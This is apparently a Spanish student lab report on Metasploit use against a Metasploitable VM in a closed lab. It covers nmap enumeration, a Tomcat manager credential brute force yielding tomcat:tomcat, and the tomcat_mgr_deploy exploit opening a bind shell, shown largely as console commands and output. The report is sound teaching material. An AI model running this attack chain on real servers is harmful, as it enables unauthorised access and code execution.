


# **Tests de intrusión y explotación de vulnerabilidades: uso básico de Mestasploit**

Luis Miguel Raña Cortizo  
Samuel Ramilo Conde

# Ejercicio 1: Enumeración de equipos y servicios y detección de vulnerabilidades

Los tests de intrusión son un mecanismo de evaluación de las medidas de protección de una organización y de los servicios expuestos a Internet.

Lo primero en este ejercicio es lanzar un escaneo de equipos sobre la red para conocer que equipos están conectados en la red. Obtenemos que hay dos equipos conectados, la máquina ATACANTE (con dirección IP 198.51.100.111) y la máquina METASPLOITABLE (con dirección IP 198.51.100.222), como podemos ver en la imagen siguiente:



A continuación lanzamos un escaneo al equipo METASPLOITABLE con el comando "nmap -oX nmap.xml -O -sV -p1-65535 -T4 198.51.100.222".

"-sX nmap.xml" indica el fichero donde se volcará la salida del escaneo en el formato XML

"-O" para identificar el Sistema Operativo de la máquina escaneada

"-sV" identifica los servicios a la escucha en los puertos descubiertos en la máquina escaneada

"-p1-65535" es el rango de puertos a escanear

"-T4" es el tipo de temporización (timeouts, tasas de envío de paquetes, etc)

"198.51.100.222" es la dirección a escanear

Obtenemos un resultado como el siguiente:

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-10-14 10:04 CEST
Warning: 198.51.100.222 giving up on port because retransmission cap hit (2).
NSOCK ERROR [137.2930s] mksock_bind_addr(): Bind to 0.0.0.0:80 failed (IOD #10):
Address already in use (98)
Nmap scan report for metasploitable2.ssi.net (198.51.100.222)
Host is up (0.00052s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
6697/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34937/tcp open  nlockmgr     1-4 (RPC #100021)
38066/tcp open  unknown
44015/tcp open  mounstd      1-3 (RPC #100005)
50703/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:22:22:22 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos observar, tal y como pusimos en el comando de escaneo, datos sobre el sistema operativo o los servicios que están escuchando en cada uno de los puertos activos.


# Ejercicio 2: Explotación de vulnerabilidades con Metasploit

## Uso de *msfconsole*

En este ejercicio veremos el uso del Framework Metasploit en tareas de explotación de vulnerabilidades y acceso a equipos comprometidos.

Lo primero que hacemos es entrar en msfconsole desde ATACANTE, y comprobamos que estamos correctamente conectados a la base de datos de Metasploit(db\_status).


Lanzamos un escaneo de puertos sobre el segmento de red con NMAP:



The screenshot shows a terminal window titled "ATACANTE\_luis [Corriendo] - Oracle VM VirtualBox" with a menu bar (Archivo, Máquina, Ver, Entrada, Dispositivos, Ayuda). The terminal is running an Nmap scan on 198.51.100.0/24. The output lists various open ports and services, including telnet, smtp, domain, http, rpcbind, netbios-ssn, smb, exec, login, shell, rsh, rmiregistry, nfs, ftp, mysql, postgresql, vnc, x11, irc, ajp13, and http. The scan also identifies the host as a Linux 2.6.X machine with OS details and network distance.

```
msf > db_nmap -o -sV -T5 198.51.100.0/24
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-17 16:46 CET
[*] Nmap: Nmap scan report for metasploitable2.ssi.net (198.51.100.222)
[*] Nmap: Host is up (0.00078s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rshd
[*] Nmap: 513/tcp   open  login        Netkit rshd
[*] Nmap: 514/tcp   open  shell        Netkit rshd
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          Unreal ircd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:22:22:22 (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Importamos los resultados de un análisis de NESSUS realizado previamente(db\_import /root/nessus\_report\_Escaneo\_Metasploit.nessus) y comprobamos los resultados almacenados(status, services, vulns):





The screenshot shows a terminal window with the following commands and output:

```
msf > db_import /root/nessus_report_Escaneo_Metasploit.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 198.51.100.222
[*] Successfully imported /root/nessus_report_Escaneo_Metasploit.nessus
msf > hosts
```

The output shows a table of hosts:

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
198.51.100.111		atacante.ssi.net	Linux		3.X	server		
198.51.100.222	08:00:27:22:22:22	metasploitable.ssi.net	Linux		2.6.X	server		

Podemos ver los hosts activos en la red junto con informacion acerca de su sistema operativo.





Ahora vamos a buscar posibles módulos (exploits, etc) a utilizar sobre los servicios identificados en la máquina víctima. Posibles exploits contra el servidor FTP vsftpd y contra el servidor Apache Tomcat:

```
ATACANTE_luis [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

LXTerminal
Archivo Editar Pestañas Ayuda
msf > search vsftpd

Matching Modules
=====
Name                               Disclosure Date Rank      Description
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > search tomcat

Matching Modules
=====
Name                               Disclosure Date Rank      Description
-----
auxiliary/admin/http/tomcat_administration      normal Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal      normal Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal  normal TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos  normal Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding  normal Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos           2011-12-28      normal HashTable Collisions
auxiliary/scanner/http/tomcat_enum              normal Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login         normal Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual  Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02      excellent Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode             2012-01-06      excellent Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy           2009-11-09      excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload           2009-11-09      excellent Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07      excellent Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat                normal Windows Gather Apache Tomcat Enumeration

msf > 
```

Seleccionamos el exploit de Tomcat y vemos su descripción y opciones, usando los comandos "use exploit/multi/http/tomcat\_mgr\_deploy" y "info":

```
ATACANTE_luis [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

LXTerminal
Archivo Editar Pestañas Ayuda
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > info

Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
Module: exploit/multi/http/tomcat_mgr_deploy
Platform: Java, Linux, Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2009-11-09

Provided by:
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- --
0 Automatic
1 Java Universal
2 Windows Universal
3 Linux x86

Basic options:
Name Current Setting Required Description
-----
PASSWORD no The password for the specified username
PATH /manager yes The URI path of the manager app (/deploy and /undeploy will be used)
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port
SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME no The username to authenticate as
VHOST no HTTP server virtual host

Payload information:

Description:
This module can be used to execute a payload on Apache Tomcat
servers that have an exposed "manager" application. The payload is
```

Ahora vamos a extraer las credenciales Tomcat con "use auxiliary/scanner/http/tomcat\_mgr\_login" y "info":

```
ATACANTE_luis [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

LXTerminal
Archivo Editar Pestañas Ayuda

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > info

Name: Tomcat Application Manager Login Utility
Module: auxiliary/scanner/http/tomcat_mgr_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
MC <mc@metasploit.com>
Matteo Cantoni <goony@nothink.org>
jduck <jduck@metasploit.com>

Basic options:
  Name          Current Setting  Required  Descri
  ----          -
  BLANK_PASSWORDS false          no        Try bl
  Blank passwords for all users
  BRUTEFORCE_SPEED 5              yes       How fa
  Set to brute force, from 0 to 5
  DB_ALL_CREDS     false         no        Try ea
  Check user/password couple stored in the current database
  DB_ALL_PASS      false         no        Add al
  List passwords in the current database to the list
  DB_ALL_USERS     false         no        Add al
  List users in the current database to the list
  PASSWORD         no           no        A spec
  Specify password to authenticate with
  PASS_FILE        /opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.12.20/data/wordlists/tomcat_mgr_default_pass.txt no File c
  Containing passwords, one per line
  Proxies          no           no        A prox
  Proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           yes          yes       The ta
  RHOST address range or CIDR identifier
  RPORT            8080         yes       The ta
  RHOST port
  SSL              false        no        Negoti
```

Ahora podemos ver y editar los diccionarios con valores para USER y PASS. Podemos acceder a la web de administración de Tomcat con las credenciales, solo hay que especificar los valores de RHOST y RPORT, con la dirección y puerto de la máquina objetivo.

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 198.51.100.222
RHOSTS => 198.51.100.222
msf auxiliary(tomcat_mgr_login) > run
```

```
[*] 198.51.100.222:8080 TOMCAT_MGR - [01/50] - Trying username:'admin' with
password:''
[-] 198.51.100.222:8080 TOMCAT_MGR - [01/50] - /manager/html [Apache-Coyote/1.1]
[Tomcat Application Manager] failed to login as 'admin'
...
[*] 198.51.100.222:8080 TOMCAT_MGR - [16/50] - Trying username:'tomcat' with
password:'tomcat'
[+] http://198.51.100.222:8080/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] successful login 'tomcat' : 'tomcat'
...
[*] 198.51.100.222:8080 TOMCAT_MGR - [46/50] - Trying username:'both' with
password:'tomcat'
[-] 198.51.100.222:8080 TOMCAT_MGR - [46/50] - /manager/html [Apache-Coyote/1.1]
[Tomcat Application Manager] failed to login as 'both'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ahora vamos a configurar y usar el exploit exploit/multi/http/tomcat\_mgr\_deploy, usamos los comandos "use exploit/multi/http/tomcat\_mgr\_deploy" y "info":

```
ATACANTE_luis [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

LXTerminal
Archivo Editar Pestañas Ayuda

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > info

Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
Module: exploit/multi/http/tomcat_mgr_deploy
Platform: Java, Linux, Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2009-11-09

Provided by:
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- --
0 Automatic
1 Java Universal
2 Windows Universal
3 Linux x86

Basic options:
Name Current Setting Required Description
-----
PASSWORD no The password for the specified username
PATH /manager yes The URI path of the manager app (/deploy and /undeploy will be used)
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port
SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME no The username to authenticate as
VHOST no HTTP server virtual host

Payload information:

Description:
This module can be used to execute a payload on Apache Tomcat
servers that have an exposed "manager" application. The payload is
```

Debemos especificar la máquina objetivo (RHOST), el puerto (RPORT), el path a la aplicación de gestión de Tomcat (PATH) y el nombre de usuario (USERNAME) y la contraseña (PASSWORD):

El exploit creará un fichero WAR con una aplicación web Java "maliciosa" cuya única misión será la de poner en ejecución dentro de la máquina víctima el PAYLOAD que especifiquemos.

Usando la aplicación de administración se desplegará ese WAR en el servidor Tomcat, luego el exploit accederá a la URL correspondiente para invocar dicho servlet y poner en ejecución su PAYLOADy finalmente el exploit deshará el despliegue realizado.

En este ejemplo se usará el PAYLOAD java/shell/bind\_tcp. Este PAYLOAD lanza un intérprete de comandos en la víctima y redirige su E/S a un puerto TCP de dicha víctima. El atacante abre una sesión conectándose con ese puerto de la víctima, obteniéndose una shell en el equipo comprometido accesible desde el atacante.

Configuramos y lanzamos el exploit(debemos indicar la máquina víctima RHOST y el puerto de escucha en dicha víctima LPORT):

```
ATACANTE_luis [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

LXTerminal
Archivo Editar Pestañas Ayuda

http://www.zerodayinitiative.com/advisories/ZDI-10-214
http://cvedetails.com/cve/2009-3548/
http://www.osvdb.org/68176
http://www.securityfocus.com/bid/36954
http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html

msf exploit(tomcat_mgr_deploy) > set RHOST 198.51.100.222
RHOST => 198.51.100.222
msf exploit(tomcat_mgr_deploy) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PAYLOAD java/shell/bind_tcp
PAYLOAD => java/shell/bind_tcp
msf exploit(tomcat_mgr_deploy) > set LPORT 11111
LPORT => 11111
msf exploit(tomcat_mgr_deploy) > exploit


[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6076 bytes as NbG8LleCLtmQxE91ymXDDfwjZaWku0.war ...
[*] Executing /NbG8LleCLtmQxE91ymXDDfwjZaWku0/9y4q425JvFqHpA7Wn6hdzd.jsp...
[*] Undeploying NbG8LleCLtmQxE91ymXDDfwjZaWku0 ...
[*] Exploit completed, but no session was created.
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Sending stage (2952 bytes) to 198.51.100.222
[*] Automatically selected target "Linux x86"
[*] Uploading 6064 bytes as KuqdaqSoIs2LYFrImQj.war ...
[*] Executing /KuqdaqSoIs2LYFrImQj/1EKcsfRerPABbXpLJou0wLzN.jsp...
[*] Undeploying KuqdaqSoIs2LYFrImQj ...
[*] Command shell session 1 opened (198.51.100.111:48599 -> 198.51.100.222:11111) at 2016-12-22 15:35:45 +0100
```



Vemos que el exploit normalmente no funciona en el primer intento (aunque sí despliega, invoca y repliega la aplicación web maliciosa) y requiere invocar varias veces el comando exploit, hasta que finalmente abre la sesión.

En la víctima podemos comprobar que hay un nuevo proceso `/bin/sh` propiedad del usuario `tomcat55` y sin terminal asociado:



```
ndorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5
-Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security
.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Boot
strap
tomcat55  4750  1.0 36.2 380672 92760 ?        S1   10:20   0:10 /usr/bin/jsvc -
user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bo
otstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Dja
va.aut.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/e
ndorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5
-Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security
.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Boot
strap
root      4805  0.0  4.6 13924 12008 ?        S    10:20   0:00 Xtightvnc :0 -d
esktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -r
fbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/
X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fo
